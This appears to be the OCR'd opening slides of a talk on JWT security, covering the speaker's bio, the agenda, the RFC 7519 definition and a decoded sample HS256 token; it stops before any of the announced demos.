The Hacker’s Guide to JWT Security

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
About Me

- 20+ professional experience
  - Software engineer, researcher, head of software R&D
- Author and speaker
  - JavaOne, Devoxx, JavaZone, …
- Top 10 Women in Tech 2016 PL
- Founder and CTO Yon Labs
  - Automated detection and refactoring of software defects
  - Consulting, trainings, code audits
  - Security, performance, databases




Agenda

- Introduction to JSON Web Tokens
- Demo
  - 4 demos
  - Problems: RFC, algorithms, implementations, applications
- Best practices

The First Caveat of JWT…

How to pronounce JWT?

RFC 7519, JSON Web Token




1. Introduction

JSON Web Token (JWT) is a compact claims representation format intended for space constrained environments such as HTTP Authorization headers and URI query parameters. JWTs encode claims to be transmitted as a JSON [RFC7159] object that is used as the payload of a JSON Web Signature (JWS) [JWS] structure or as the plaintext of a JSON Web Encryption (JWE) [JWE] structure, enabling the claims to be digitally signed or integrity protected with a Message Authentication Code (MAC) and/or encrypted. JWTs are always represented using the JWS Compact Serialization or the JWE Compact Serialization.

The suggested pronunciation of JWT is the same as the English word "jot".

source: https://tools.ietf.org/html/rfc7519

RFC 7519, JSON Web Token



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
JSON Web Token

eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiIxIiwiaWF0IjoxNTczMDk2NT
U4LCJpc3MiOiJqd3QtZGVtbyIsImV4cCI6MTU3NTY4ODU1OH
0.wf50qNmdWNSw2e3OeAvjUdH50hX4ak6S47nh7VNn6Vk

JSON Web Token

eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiIxIiwiaWF0IjoxNTczMDk2NTU4LCJpc3MiOiJqd3QtZGVtbyIsImV4cCI6MTU3NTY4ODU1OH0.wf50qNmdWNSw2e3OeAvjUdH50hX4ak6S47nh7VNn6Vk

JSON Web Token



eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiIxIiwiaWF
0IjoxNTczMDk2NTU4LCJpc3MiOiJqd3QtZGVtbyI
sImV4cCI6MTU3NTY4ODU1OH0.wf50qNmdWNSw2e3
OeAvjUdH50hX4ak6S47nh7VNn6Vk

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256"
}
```

PAYLOAD: DATA


```
{
  "sub": "1",
  "iat": 1573096558,
  "iss": "jwt-demo",
  "exp": 1575688558
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

source: https://jwt.io

HTTP Request with JSON Web Token

